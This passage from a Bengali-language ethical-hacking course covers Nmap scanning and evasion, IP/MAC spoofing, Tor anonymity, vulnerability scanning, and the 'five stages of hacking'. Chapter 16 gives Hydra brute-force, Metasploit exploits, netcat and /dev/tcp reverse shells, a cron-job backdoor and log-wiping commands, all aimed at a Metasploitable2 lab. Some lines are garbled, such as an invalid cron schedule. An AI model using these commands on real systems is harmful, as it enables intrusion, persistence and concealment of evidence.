# অসুবিধা: Log হয়, ধরা পড়ার chance বেশি
```

2. SYN Scan (Stealth Scan) ★

```
# Half-open scan – handshake complete করে না (SYN → SYN-ACK → RST)
# Root permission লাগে
sudo nmap -sS 192.168.1.10

# কেন ব্যবহার করবে: Fast, stealthy
# Output:
# Starting Nmap... SYN Stealth Scan
# PORT      STATE      SERVICE
# 22/tcp    open       ssh
# 80/tcp    filtered   http (firewall block করছে)
# 443/tcp   open       https
```

3. UDP Scan

```
# UDP port scan (ধীর, কারণ UDP connectionless)
sudo nmap -sU 192.168.1.10
sudo nmap -sU -p 53,161,500 192.168.1.10 # specific ports

# কেন গুরুত্বপূর্ণ: DNS (53), SNMP (161), DHCP – সব UDP
```

4. OS Detection

```
# Target-এর operating system বের করে
sudo nmap -O 192.168.1.10

# Output:
# Device type: general purpose
# Running: Linux 3.X
# OS CPE: cpe:/o:linux:linux_kernel:3
# OS details: Linux 3.10 - 4.11

# আরো নির্ভুল:
sudo nmap -O --osscan-guess 192.168.1.10
```

5. Service Version Detection ★

```
# কোন service কোন version চালু আছে?
nmap -sV 192.168.1.10
nmap -sV -p 22,80 192.168.1.10 # specific port

# Output:
# PORT      STATE      SERVICE      VERSION
# 22/tcp    open       OpenSSH      7.2p2 Ubuntu
# 80/tcp    open       Apache        2.4.18
# 3306/tcp  open       MySQL         5.7.28

# Version জানলে → exploit খোঁজা যায় (searchsploit)
```

6. Script Scan (NSE — Nmap Scripting Engine) ★★

```
# Default scripts:
nmap -sC 192.168.1.10

# Safety scripts:
nmap --script safe 192.168.1.10

# Vulnerability detection:
nmap --script vuln 192.168.1.10

# Specific script:
nmap --script http-enum 192.168.1.10
nmap --script ssh-brute 192.168.1.10
nmap --script smb-vuln-* 192.168.1.10 # SMB vulnerability

# HTTP title:
nmap --script http-title 192.168.1.10
```

7. Aggressive Scan

```
# সবকিছু একসাথে - OS + version + script + traceroute
nmap -A 192.168.1.10

# Same as:
nmap -O -sV -sC -traceroute 192.168.1.10
```

8. Fast Scan

```
# ১০০ common port scan (default ১০০০)
nmap -F 192.168.1.10
```

9. All Ports Scan

```
# সব ৬৫৫৩৫ port scan (খুব ধীর)
nmap -p- 192.168.1.10

# Faster - top ports:
nmap --top-ports 100 192.168.1.10
```

10. Ping Sweep (Live host খোঁজা)

```
# কোন host alive check
nmap -sn 192.168.1.0/24

# Without DNS resolution:
nmap -sn -n 192.168.1.0/24

# Output:
# Nmap done: 256 IP addresses (3 hosts up)
```

১৩.৩ Nmap Practical Examples

Complete Recon:


```
# Full scan – target বুঝতে:  
sudo nmap -sS -sV -sC -O -A 192.168.1.10 -p-  
  
# Output analysis:  
# ✓ কোন OS ব্যবহার করছে  
# ✓ কোন ports open  
# ✓ কোন services, কোন version  
# ✓ কোন vulnerability থাকতে পারে
```

Firewall Evasion Techniques:

```
# 1. Fragmentation (ছোট ছোট packet):  
sudo nmap -f 192.168.1.10  
  
# 2. Decoy scan (অনেক IP থেকে আসছে দেখাবে):  
sudo nmap -D RND:10 192.168.1.10  
  
# 3. Idle scan (zombie ব্যবহার):  
sudo nmap -sI zombie_ip 192.168.1.10  
  
# 4. Source port manipulation:  
sudo nmap --source-port 53 192.168.1.10  
  
# 5. Timing – slow scan (avoid detection):  
sudo nmap -T2 192.168.1.10  
  
# 6. Data length change:  
sudo nmap --data-length 128 192.168.1.10  
  
# 7. Randomize hosts:  
sudo nmap --randomize-hosts 192.168.1.0/24
```

Timing Templates:

```
-T0 = Paranoid (very slow, IDS evade) # ৫ min+ per scan  
-T1 = Sneaky (slow)  
-T2 = Polite  
-T3 = Normal (default)  
-T4 = Aggressive (fast)  
-T5 = Insane (very fast, could miss ports)
```

১৩.4 Nmap Timing & Performance

```
# Timeout calculation:  
nmap -T4 -p 22,80,443 192.168.1.10  
  
# Parallelism (কতগুলো host একসাথে):  
nmap --min-parallelism 10 --max-parallelism 50 192.168.1.10  
  
# Retries:  
nmap --max-retries 2 192.168.1.10
```

১৩.5 Nmap Output Formats

```
# Normal output:
nmap -oN output.txt 192.168.1.10

# XML output (tools-এ import):
nmap -oX output.xml 192.168.1.10

# Greppable (grep-এ use):
nmap -oG output.gnmap 192.168.1.10

# All formats:
nmap -oA output 192.168.1.10

# Open ports only:
nmap --open 192.168.1.10
```

১৩.6 NSE Scripts (Category-wise)

```
# Category list দেখা:
ls /usr/share/nmap/scripts/ | head -50

# Popular categories:
nmap --script auth 192.168.1.10 # Authentication bypass
nmap --script brute 192.168.1.10 # Brute force
nmap --script exploit 192.168.1.10 # Exploit
nmap --script fuzzer 192.168.1.10 # Fuzzing
nmap --script malware 192.168.1.10 # Malware detect
nmap --script dos 192.168.1.10 # DoS check
nmap --script flood 192.168.1.10 # Flood tested?
nmap --script discovery 192.168.1.10 # Info discovery
```

Specific Useful Scripts:

```
# HTTP enumeration:
nmap --script http-enum 192.168.1.10
# → admin panel, backup, directories খুঁজে বের করে

# HTTP methods:
nmap --script http-methods 192.168.1.10

# MySQL info:
nmap --script mysql-info 192.168.1.10

# SMB vulnerability:
nmap --script smb-vuln-ms17-010 192.168.1.10
# → EternalBlue vulnerability (WannaCry ransomware)

# SSL/TLS check:
nmap --script ssl-enum-ciphers -p 443 192.168.1.10

# FTP anonymous login:
nmap --script ftp-anon 192.168.1.10

# DNS zone transfer:
nmap --script dns-zone-transfer 192.168.1.10
```

১৩.7 Other Active Reconnaissance

NetBIOS Enumeration (Windows Network):

```
# NetBIOS name lookup:
nmblookup -A 192.168.1.10

# Enum4linux (Samba/Linux):
enum4linux 192.168.1.10
```

LDAP Enumeration:

```
# LDAP search (Active Directory):
ldapsearch -x -h 192.168.1.10 -b "dc=example,dc=com"
```

DNS Enumeration:

```
# DNS zone transfer (misconfiguration খুঁজো):
dig @192.168.1.10 example.com AXFR

# DNS brute force subdomain:
dnsrecon -d example.com -D /usr/share/wordlists/dns.txt -t brt

# DNSenum:
dnsenum example.com
```

১৩.৪ Nmap + Other Tools Combined

```
# Step 1: Live host find
nmap -sn 192.168.1.0/24 -oG live.txt

# Step 2: Open port scan
nmap -p 22,80,443 -iL live.txt -oG ports.txt

# Step 3: Service version
nmap -sV -iL ports.txt -oX version.xml

# Step 4: Vulnerability
nmap --script vuln -iL version.xml -oN vuln.txt
```

💡 ল্যাব এক্সারসাইজ

```
📖 Metasploitable2 target-এ scan:
১. Metasploitable2 এর IP বের করো
২. Basic scan: nmap <Metasploitable_IP>
৩. SYN scan: sudo nmap -sS <Metasploitable_IP>
৪. Version scan: nmap -sV <Metasploitable_IP>
৫. OS detect: sudo nmap -O <Metasploitable_IP>
৬. Full: nmap -A <Metasploitable_IP>

📖 Report:
৭. কতগুলো open port পেলো?
৮. কোন version-এ vulnerability আছে?
৯. OS কী?
১০. SMB vuln check: nmap --script smb-vuln* <Metasploitable_IP>
```

🔴 মনে রাখো

Scan Type	কমান্ড	কী কাজ করে
SYN Scan	-sS	Stealth scan (root চাই)

Scan Type	কমান্ড	কী কাজ করে
TCP Scan	-sT	Full connect scan
UDP Scan	-sU	UDP port
OS Detection	-O	অপারেটিং সিস্টেম বের করে
Version	-sV	Service version
Script	-sC	NSE script run
Aggressive	-A	সবকিছু একসাথে
All ports	-p-	সব ৬৫৫৩৫ port scan
Ping Sweep	-sn	Live host খোঁজে

পরবর্তী অধ্যায় — IP Spoofing, MAC Spoofing, Anonymity! 🇧🇩🇮🇳

অধ্যায় 14: spoofing anonymity

অধ্যায় ১৪: IP Spoofing, MAC Spoofing, Anonymity

সহজ কথায়:

যখন তুমি匿名 (anonymous) থাকো, তখন কেউ জানে না তুমি কে। IP spoofing মানে নিজের IP লুকিয়ে অন্য IP দেখানো — যেন তুমি ছদ্মবেশ ধারণ করলে।

১৪.১ IP Spoofing — কীভাবে হয়

IP Spoofing = তোমার প্যাকেটের header-এ **Source IP বদলে দাও** যাতে মনে হয় অন্য কেউ পাঠাচ্ছে।

কীভাবে কাজ করে:

```
আসল প্যাকেট:  
[Source: তোমার IP] → [Dest: Target IP]  
  
Spoofed প্যাকেট:  
[Source: ভিকটিমের IP] → [Dest: Target IP]
```

কোড উদাহরণ (Python — Scapy):

```
#!/usr/bin/env python3  
# IP spoofing demonstration - শুধু educational  
  
from scapy.all import *  
  
# target IP তে spoofed packet পাঠাও  
target_ip = "192.168.1.10" # target server  
spoofed_ip = "10.0.0.1" # fake source IP (ভিকটিম)  
  
# IP layer spoofed  
ip = IP(src=spoofed_ip, dst=target_ip)  
  
# TCP SYN packet  
tcp = TCP(sport=12345, dport=80, flags="S")  
  
# Packet send  
send(ip/tcp, verbose=0)  
  
print(f"👉 Spoofed packet sent: {spoofed_ip} → {target_ip}:80")
```

⚠️ IP Spoofing-এর সীমাবদ্ধতা:

১. Response তোমার কাছে আসবে না (ভিকটিমের কাছে যাবে)
২. ISP-level filtering (many ISPs block spoofed packets)
৩. Modern networks use Ingress Filtering (BCP 38)
৪. TCP handshake complete করা যায় না (unless you're MITM)

IP Spoofing যে ক্ষেত্রে কাজ করে:

- ✓ SYN Flood attack (response চাই না)
- ✓ DNS amplification (spoofed source)
- ✓ Non-IP-critical attacks
- ✗ Session hijacking (TCP sequence number লাগে)

১৪.২ MAC Spoofing — Practical কোড

MAC Spoofing = তোমার network card-এর MAC address বদলে দেওয়া।

কেন দরকার?

- WiFi network block/ban → MAC change করে reconnect
- Network anonymity
- Bypass MAC filtering
- Impersonate another device

Linux-এ MAC Spoofing:

```
# Step 1: Interface down
sudo ip link set eth0 down

# Step 2: MAC change
sudo ip link set eth0 address 00:11:22:33:44:55

# Step 3: Interface up
sudo ip link set eth0 up

# Step 4: Verify
ip link show eth0
```

Using Macchanger (Kali-তে pre-installed):

```
# Install:
sudo apt install macchanger

# Random MAC:
sudo macchanger -r eth0

# Specific MAC:
sudo macchanger -m 00:11:22:33:44:55 eth0

# Original MAC back:
sudo macchanger -p eth0

# দেখো:
macchanger -s eth0
# Current MAC: 00:11:22:33:44:55
# Permanent MAC: aa:bb:cc:dd:ee:ff (original)
```

Windows-এ MAC Spoofing:

```
# Device Manager → Network Adapter
# Properties → Advanced → Network Address
# Value → নতুন MAC লিখো (12 digits, no dashes)
```

Python Script — MAC Spoofer:

```
#!/usr/bin/env python3
# MAC spoofing tool
import subprocess
import random
import re

def get_random_mac():
    """যাঁড়ম MAC address generate করো"""
    mac = [0x00, 0x16, 0x3e,
            random.randint(0x00, 0x7f),
            random.randint(0x00, 0xff),
            random.randint(0x00, 0xff)]
    return ':'.join(map(lambda x: f"{x:02x}", mac))

def change_mac(interface, new_mac):
    """MAC address change"""
    print(f"[+] Changing MAC for {interface} to {new_mac}")
    subprocess.run(["sudo", "ip", "link", "set", interface, "down"])
    subprocess.run(["sudo", "ip", "link", "set", interface, "address", new_mac])
    subprocess.run(["sudo", "ip", "link", "set", interface, "up"])

def get_current_mac(interface):
    """বর্তমান MAC বের করো"""
    result = subprocess.run(["ip", "link", "show", interface],
                             capture_output=True, text=True)
    mac_search = re.search(r"ether ([0-9a-f:]{17})", result.stdout)
    return mac_search.group(1) if mac_search else None

# ব্যবহার:
interface = "eth0"
original_mac = get_current_mac(interface)
print(f"[+] Original MAC: {original_mac}")

new_mac = get_random_mac()
change_mac(interface, new_mac)

current_mac = get_current_mac(interface)
print(f"[+] New MAC: {current_mac}")
```

১৪.৩ Psiphon ও VPN — কতটুকু নিরাপদ

VPN কীভাবে কাজ করে:

তোমার PC → Encrypted Tunnel → VPN Server → Internet

VPN server তোমার real IP লুকায় → VPN server-এর IP দেখায়

VPN-এর সীমাবদ্ধতা (যা VPN companies বলে না):

- ✗ VPN company তোমার traffic দেখতে পারে (logs রাখে?)
- ✗ কিছু VPN malware আছে (data sell করে)
- ✗ VPN ≠ anonymity (government VPN company-কে order দিতে পারে)
- ✗ DNS leak হতে পারে
- ✗ WebRTC leak (browser তোমার real IP leak করতে পারে)
- ✗ Free VPN → Almost always sells your data

Trusted VPNs (২০২৫):

- Mullvad — No logs, anonymous payment (cash/crypto)
- ProtonVPN — Switzerland based, no logs
- IVPN — No logs, open source clients
- ExpressVPN — Fast, but more expensive

Psiphon:

```
# Psiphon = circumvention tool (VPN + SSH + proxy)
# ভালো: Free, কাজ করে Bangladesh-এ
# খারাপ: Slow, no privacy guarantee
# Uses: Blocked content access (not for hacking)
```

VPN Leak Test:

```
# VPN connect করার পর test করো:
# Browser এ:
https://ipleak.net
https://browserleaks.com/webrtc

# Check করো:
✓ IP changed? (তোমার দেশ না অন্য দেশ?)
✓ DNS leak? (ISP-র DNS দেখা যাচ্ছে?)
✓ WebRTC leak? (real IP browser-এ visible?)
```

১৪.৪ Tor Network — কীভাবে কাজ করে

Tor = The Onion Router | তিন layer encryption + three random nodes.

Tor Architecture:

```
তোমার PC → Entry Node (গার্ড) → Middle Node → Exit Node → Target Website

প্রতি layer:
Layer 1: Encrypted to Entry Node (knows your IP, not destination)
Layer 2: Encrypted to Middle Node (knows neither)
Layer 3: Encrypted to Exit Node (knows destination, not your IP)
```

Tor Browser ব্যবহার:

```
# Download: https://www.torproject.org/
# Extract → Start Tor Browser
```

Command Line Tor:

```
# Install:
sudo apt install tor torsocks

# Start:
sudo systemctl start tor

# Tor দিয়ে curl:
torsocks curl ifconfig.me

# Tor দিয়ে nmap:
torsocks nmap -sT target.com

# Tor service status:
sudo systemctl status tor
```

Onion Services (.onion):


```
# নিজের hidden service বানাও:
# /etc/tor/torrc - এডিট করো:

HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80

# Restart tor:
sudo systemctl restart tor

# তোমার .onion address:
sudo cat /var/lib/tor/hidden_service/hostname
# Output: xyz123abc456.onion
```

Tor Limitations:

- ❌ Slow (3 hops → latency বেশি)
- ❌ Exit node traffic monitor করা যায়
- ❌ Some sites block Tor exit nodes
- ❌ Not 100% anonymous (timing attacks possible)
- ❌ Don't download files via Tor (DNS leak)

১৪.5 Anonymity Setup — Complete Guide

Maximum Anonymity Setup:

```
Step 1: Whonix (Two VM setup)
- Gateway (Tor proxy) + Workstation (isolated)
- সব traffic Tor-এর মাধ্যমে forced

Step 2: Tails OS (USB boot)
- Amnesic (কিছু save থাকে না)
- Boot → Use → Shutdown (কিছুই থাকে না)

Step 3: VPN + Tor (ঐচ্ছিক)
- VPN → Tor (ISP দেখে VPN, Tor দেখে না)
- Tor → VPN (VPN sees Tor, not your IP)
- Controversial – some say less anonymous
```

OPSEC (Operations Security) Rules:

- ✅ Use Whonix/Tails for sensitive work
- ✅ Never login to personal accounts
- ✅ Disable JavaScript (NoScript)
- ✅ Disable WebRTC (in browser)
- ✅ Use different identities for different tasks
- ✅ Clean metadata from files (exiftool)
- ✅ Use dedicated anonymous email
- ✅ Pay with crypto/Monero, never card
- ❌ Don't use same username across platforms
- ❌ Don't post recognizable information
- ❌ Don't upload photos with geolocation
- ❌ Don't use personal social media

Check Your Anonymity:

```
# Terminals চেক:  
# চেকলিস্ট:  
  
1. whatismyip.com → IP changed?  
2. ipleak.net → DNS leak?  
3. browserleaks.com → WebRTC leak?  
4. tor check: check.torproject.org → "Congratulations!"  
5. whoer.net → anonymity score
```

💡 ল্যাব এক্সারসাইজ

```
📖 MAC Spoofing (তোমার নিজের নেটওয়ার্ক):  
১. তোমার current MAC বের করো: ip link show  
২. Random MAC set করো: sudo macchanger -r eth0  
৩. MAC change হয়েছে কিনা check করো  
৪. Original MAC-এ ফিরে যাও  
  
📖 VPN Test:  
৫. VPN connect করো (যদি থাকে)  
৬. ipleak.net → check IP + DNS leak  
  
📖 Tor Browser:  
৭. Tor Browser download + start  
৮. check.torproject.org → "Congratulations" দেখো?  
৯. Tor browser দিয়ে নিচের সাইট Visite করো:  
    http://facebookcorewwi.onion (Facebook onion)  
  
📖 Bonus:  
১০. Whois anonymity check করো:  
    তুমি কি complete anonymous? হ্যাঁ/না – কারণসহ।
```

📌 মনে রাখো

Concept	কীভাবে কাজ করে	Level
IP Spoofing	Source IP change	⚠️ Limited
MAC Spoofing	Network card ID change	✅ Effective locally
VPN	Encrypted tunnel, IP change	✅ Good, not 100%
Tor	3-layer encryption, 3 nodes	✅ Better anonymity
Whonix/Tails	Highest anonymity	🏆 Best
Psiphon	Circumvention only	❌ Not for privacy

পরবর্তী পার্ট — Attack Techniques! 🎯

পার্ট ৫: Attack Techniques

৪ টি অধ্যায়

অধ্যায় 15: vulnerability assessment

অধ্যায় ১৫: Vulnerability Assessment

সহজ কথায়:

Vulnerability Assessment = তোমার বাসার security check — কোন দরজা দুর্বল, কোন জানালা খোলা, কোথায় চোর ঢুকতে পারে। শুধু খুঁজে বের করো, exploit করো না।

১৫.১ Vulnerability Assessment vs Penetration Testing

VA (Vulnerability Assessment)	Pentest (Penetration Testing)
🔍 দুর্বলতা খুঁজে বের করে	🔪 দুর্বলতা exploit করে
Automated (tools দিয়ে)	Manual + Automated
False positive বেশি	Manual verification
Risk level বলে	Business impact দেখায়
Surface-level	Deep dive

১৫.২ Vulnerability Assessment Lifecycle

```
১. Scope Definition
↓
২. Information Gathering (Recon)
↓
৩. Vulnerability Scanning (Tools)
↓
৪. Verification (False positive check)
↓
৫. Risk Assessment (CVSS Score)
↓
৬. Reporting (Findings + Fix)
↓
৭. Remediation (Fixed)
↓
৮. Rescan (Verify fix)
```

১৫.৩ Nessus — Professional Vulnerability Scanner

Tenable Nessus — industry standard vulnerability scanner।

Installation (Windows/Mac/Linux):

```
# 1. Download from:
# https://www.tenable.com/downloads/nessus
# Register for free (Nessus Essentials – 16 IPs limit)

# 2. Linux install:
sudo dpkg -i Nessus-*.deb

# 3. Start Nessus:
sudo systemctl start nessusd

# 4. Browser এ যাও:
https://localhost:8834

# 5. Register:
# Name: (তোমার নাম)
# Email: (তোমার email)
# Activation code: (email-এ আসবে)
```

First Scan:

```
Login → New Scan → Basic Network Scan

Settings:
- Name: "Metasploitable Scan"
- Target: 192.168.56.102 (Metasploitable IP)
- Schedule: On Demand

→ Launch Scan

Scan সম্পন্ন হলে → Results দেখো:
- Critical: ৮-১০ (means severe)
- High: ১৫-২০
- Medium: অনেক
```

Nessus Output Example:

```
Vulnerability: Apache Tomcat Default Credentials
Risk: Critical (CVSS: 10.0)
Port: 8180/tcp
Solution: Change default credentials
Description: Apache Tomcat manager interface
uses default credentials (admin:admin)

Vulnerability: Unsupported Ubuntu Version
Risk: High (CVSS: 7.5)
Solution: Upgrade to supported version
```

১৫.8 OpenVAS / Greenbone — Free Alternative

Greenbone Vulnerability Manager (formerly OpenVAS) — completely free!

Install:

```
# Kali তে:
sudo apt install gvm

# Setup:
sudo gvm-setup

# Start:
sudo gvm-start

# Login (browser):
https://127.0.0.1:9392
# Username: admin
# Password: (gvm-setup এ দেখায়)
```

First Scan:

```
Dashboard → Scans → New Task
Name: "Test Scan"
Target: 192.168.56.102
Scan Config: Full and fast

Start Scan → Wait → Results দেখো
```

১৫.৫ CVSS Score বোঝা

CVSS = Common Vulnerability Scoring System | 0-10 scale:

Score	Severity	উদাহরণ
9.0 - 10.0	 Critical	Remote code execution
7.0 - 8.9	 High	SQL injection
4.0 - 6.9	 Medium	XSS, information disclosure
0.1 - 3.9	 Low	Banner grabbing
0	 None	No risk

CVSS Vector:

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

AV = Attack Vector: N=Network, L=Local, A=Adjacent, P=Physical
AC = Attack Complexity: L=Low, H=High
PR = Privileges Required: N=None, L=Low, H=High
UI = User Interaction: N=None, R=Required
S = Scope: U=Unchanged, C=Changed
C = Confidentiality: H=High, L=Low, N=None
I = Integrity: H=High, L=Low, N=None
A = Availability: H=High, L=Low, N=None
```

Key Metrics:

- AV:N = Remote exploitation (worst)
- AC:L = Easy to exploit
- PR:N = No login needed
- UI:N = User doesn't need to do anything
- C:H/I:H/A:H = Full impact (worst)

১৫.6 Common Vulnerabilities & Examples

Vulnerability	Type	CVSS	Impact
EternalBlue (MS17-010)	SMB RCE	9.3	WannaCry ransomware
Log4Shell (CVE-2021-44228)	RCE	10.0	Anyone with Log4j
Shellshock (CVE-2014-6271)	Bash RCE	9.3	Unix servers
Heartbleed (CVE-2014-0160)	Information leak	7.5	SSL/TLS
SQL Injection	Web	8.6	Database
Zero-Day	Unknown	10.0	No patch

💡 ল্যাব এক্সারসাইজ

```
১. Nessus Essentials install করো (registration লাগবে)

২. Metasploitable2 target-এ scan করো:
  - Target: Metasploitable2 IP
  - Scan type: Basic Network Scan
  - Run

৩. Result analysis:
  - কতগুলো Critical vulnerability?
  - Top 3 severity vulnerability কী কী?
  - প্রতিটির CVSS score কত?
  - Fix recommendation কী?

৪. OpenVAS (GVM) install করো (যদি সময় থাকে)
  - Same target scan করো
  - Nessus-এর সাথে result compare করো
```

📌 মনে রাখো

Concept	Key Point
VA	দুর্বলতা খুঁজে বের করে (exploit করে না)
Nessus	Professional (\$) — industry standard
OpenVAS	Free — good alternative
CVSS	0-10, severity rating system
Critical	9.0+ — immediate fix needed

পরবর্তী অধ্যায় — 5 Stages of Hacking! 🚧

অধ্যায় 16: 5 stages of hacking

অধ্যায় ১৬: 5 Stages of Hacking

সহজ কথায়:

প্রত্যেক হ্যাকার ৫ টা ধাপে কাজ করে — চোরের মতো। প্রথমে দেখে, তারপর ঢোকে, তারপর চুরি করে, শেষে প্রমাণ মুছে দেয়।

১৬.১ The 5 Stages

```
Stage 1: Reconnaissance (তথ্য সংগ্রহ)
Stage 2: Scanning (দরজা খোঁজা)
Stage 3: Gaining Access (ঢোকা)
Stage 4: Maintaining Access (পেছনের দরজা)
Stage 5: Clearing Tracks (প্রমাণ মুছে ফেলা)
```

Stage 1: Reconnaissance

Passive Recon:

Target-কে স্পর্শ না করে তথ্য সংগ্রহ।

```
# Tools & Techniques:
1. Google Dorks
2. Shodan
3. Whois
4. theHarvester
5. Maltego
6. Social Media
7. DNS records
```

Active Recon:

Target-কে স্পর্শ করে তথ্য সংগ্রহ।

```
# Scan tools:
nmap -sn 192.168.1.0/24          # Live host
nmap -sS -sV -O 192.168.1.10   # Port + service + OS
```

Stage 1 Output:

```
# এই পর্যায়ে জানবে:
✓ Target IP addresses
✓ Open ports
✓ Services & versions
✓ Operating System
✓ Domain, subdomains
✓ Employee emails
✓ Technology stack
```

Stage 2: Scanning & Enumeration

Deep Scan:

```
# Version detection
nmap -sV -p- 192.168.1.10

# Vulnerability scan
nmap --script vuln 192.168.1.10

# Web enumeration
gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.txt

# Network share enumeration
enum4linux 192.168.1.10
```

Famous Vulnerabilities Search:

```
# Search for known exploits
searchsploit apache 2.4.18
searchsploit openssh 7.2
searchsploit mysql 5.7

# NVD (National Vulnerability Database):
# Browser: https://nvd.nist.gov/
```

Stage 3: Gaining Access

এটি সবচেয়ে মজার স্টেজ। তোমার collection করা তথ্য ব্যবহার করে system-এ ঢোকা।

Methods:

A. Exploit Known Vulnerability:

```
# Metasploit ব্যবহার:
msfconsole
search apache tomcat
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.1.10
set RPORT 8080
run
```

B. Password Attacks:

```
# Hydra - SSH brute force:
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 ssh

# Hydra - FTP:
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 ftp

# Hydra - Web form:
hydra -l admin -P passwords.txt 192.168.1.10 http-post-form "/login:user=^USER^&pass=^PASS^;F=incorrect"
```

C. Social Engineering:

```
# SET (Social Engineering Toolkit):
setoolkit
1) Social-Engineering Attacks
2) Website Attack Vectors
3) Credential Harvester Attack Method
4) Site Cloner
```

D. Web Application Attacks:

```
# SQL injection:
sqlmap -u "http://192.168.1.10/page.php?id=1" --dbs

# File upload bypass → webshell
```

Access Gained:

```
# Shell পেলে:
whoami          # user check
id              # permissions
sudo -l         # sudo rights
```

Stage 4: Maintaining Access

একবার ঢুকলে, আবার ফিরে আসার দরজা রাখো।

Backdoor Methods:

A. Reverse Shell (Netcat):

```
# Target machine-এ (আমরা upload করেছি):
nc -e /bin/sh 192.168.1.5 4444

# Attacker (তোমার Kali):
nc -lvnp 4444
# → shell পাওয়া গেল!
```

B. Metasploit Persistent Backdoor:

```
# Meterpreter session-এ:
run persistence -X -i 10 -r 192.168.1.5 -p 4444
# -X = startup এ run, -i 10 = প্রতি ১০ সেকেন্ডে reconnect
```

C. SSH Key Backdoor:

```
# তোমার SSH key target-এ install:
ssh-copy-id -i ~/.ssh/id_rsa.pub user@192.168.1.10

# এটারপর anytime SSH করতে পারো (password ছাড়া)
```

D. Cron Job Backdoor:

```
# Target-এ cron job set করো:
echo "*/* * * * * nc -e /bin/sh 192.168.1.5 4444" >> /etc/crontab
# প্রতি ৫ মিনিটে reverse shell দেবে
```

Stage 5: Clearing Tracks

হ্যাক করার পর প্রমাণ মুছে ফেলা — যাতে কেউ জানতে না পারে।

Linux Log Clearing:

```
# Delete specific log entries:
sed -i '/192.168.1.5/d' /var/log/auth.log # আমার IP মুছে দাও

# Clear bash history:
history -c
echo "" > ~/.bash_history

# Clear all logs:
rm -rf /var/log/*.log
rm -rf /var/log/syslog

# Shred (permanent delete):
shred -f -z -u /var/log/auth.log # overwrite + delete
```

Windows Log Clearing:

```
# Clear security log:
wevtutil cl Security
wevtutil cl System
wevtutil cl Application

# Clear PowerShell history:
Clear-History
Remove-Item (Get-PSReadlineOption).HistorySavePath
```

Anti-Forensics:

```
# Timestamp manipulation:
touch -t 202001011200 file.txt # timestamp বদলে দাও

# File hiding (Linux):
chattr +i file.txt # immutable (delete/rename করা যাবে না)
chattr +a file.txt # append only (log file-এর জন্য)
```

১৬.২ Complete Attack Flow (Real Example)

```
Target: Metasploitable2 (192.168.56.102)

Step 1: Recon
└─ nmap -sV 192.168.56.102
    Found: vsftpd 2.3.4, Apache 2.2.8, MySQL 5.0

Step 2: Scan
└─ searchsploit vsftpd 2.3.4
    Found: Backdoor trigger on port 6200

Step 3: Gaining Access
└─ msfconsole
    use exploit/unix/ftp/vsftpd_234_backdoor
    set RHOSTS 192.168.56.102
    exploit
    ✓ Shell obtained!

Step 4: Maintain Access
└─ /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'

Step 5: Clear Tracks
└─ history -c
    echo > /var/log/syslog
    rm -f /var/log/auth.log
```

💡 ল্যাব এক্সারসাইজ

Metasploitable2 এ এই ৫টা stage practice করো:

Stage 1: Nmap scan → open ports list করো

Stage 2: searchsploit → vulnerability খুঁজো
searchsploit vsftpd 2.3.4

Stage 3: Metasploit → vsftpd exploit run করো
→ shell পাওয়ার চেষ্টা করো

Stage 4: cron job backdoor বানাও

Stage 5: log clear করো

প্রতিটি stage-এর screenshot নাও + note লেখো

📌 মনে রাখো

Stage	কাজ	Tool উদাহরণ
1. Recon	তথ্য সংগ্রহ	Google, Shodan, Whois
2. Scan	দুর্বলতা খোঁজো	Nmap, searchsploit
3. Access	System-এ ঢোকা	Metasploit, Hydra
4. Maintain	পেছনের দরজা	Cron, SSH key, backdoor
5. Clear	প্রমাণ মুছে ফেলা	Log cleaner, shred

পরবর্তী — System Hacking (Password Cracking, Privilege Escalation)! 🔒

অধ্যায় 17: system hacking

অধ্যায় ১৭: System Hacking

সহজ কথায়:

System hacking = পাসওয়ার্ড ক্র্যাক করা, privilege বাড়ানো, আর system-এর full control নেওয়া। এটা শিখলে বুঝবে attacker কীভাবে ভিতরে ঢোকে।

১৭.১ Password Cracking Techniques

Types of Password Attacks:

Attack Type	কীভাবে কাজ করে	Speed
Dictionary Attack	Common password list (rockyou.txt)	Fast
Brute Force	সব combination try	Slow (100% success)
Rainbow Table	Pre-computed hash table	Very fast (but large storage)
Hybrid Attack	Dictionary + numbers/symbols	Medium
Mask Attack	Pattern-based (known format)	Best when partial info

১৭.২ Hashcat — GPU Password Cracking

Hashcat = বিশ্বের সবচেয়ে দ্রুত password cracker (GPU ব্যবহার করে)।

Install:

```
# Kali/Parrot তে:
sudo apt install hashcat

# Check GPU:
hashcat -I # দেখো OpenCL/CUDA device আছে কিনা
```

Hash Mode (Common):

Hash Mode	Hash Type	উদাহরণ
0	MD5	5f4dcc3b5aa765d61d8327deb882cf99
100	SHA1	da39a3ee5e6b4b0d3255bfef95601890afd80709
1400	SHA256	2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e...
1700	SHA512	b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e0...
1000	NTLM	Windows password hash
3200	bcrypt	\$2a\$10\$N9qo8uLOickgx2ZMRZoMye
1800	sha512crypt	Linux shadow file

Hash Mode	Hash Type	উদাহরণ
22000	WPA-PBKDF2	WiFi handshake

Basic Usage:

```
# Dictionary attack (MD5 hash):
hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

# NTLM (Windows):
hashcat -m 1000 -a 0 hashes.txt rockyou.txt

# SHA256 with rules:
hashcat -m 1400 -a 0 hashes.txt rockyou.txt -r /usr/share/hashcat/rules/best64.rule

# Mask attack (8 letter, all lower):
hashcat -m 0 -a 3 hashes.txt ?l?l?l?l?l?l?l?l

# Show cracked passwords:
hashcat -m 0 --show hashes.txt
```

Wordlists Location:

```
# Kali তে:
/usr/share/wordlists/rockyou.txt.gz

# Extract:
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
wc -l /usr/share/wordlists/rockyou.txt
# Output: 14,344,391 passwords!

# Other wordlists:
/usr/share/seclists/Passwords/
/usr/share/wordlists/fasttrack.txt
```

১৭.৩ John the Ripper — CPU Password Cracking

John = Hashcat-এর CPU-based cousin। ধীর কিন্তু versatile।

Usage:

```
# Unshadow (combine passwd + shadow):
unshadow /etc/passwd /etc/shadow > hashes.txt

# Crack:
john hashes.txt

# Show pass:
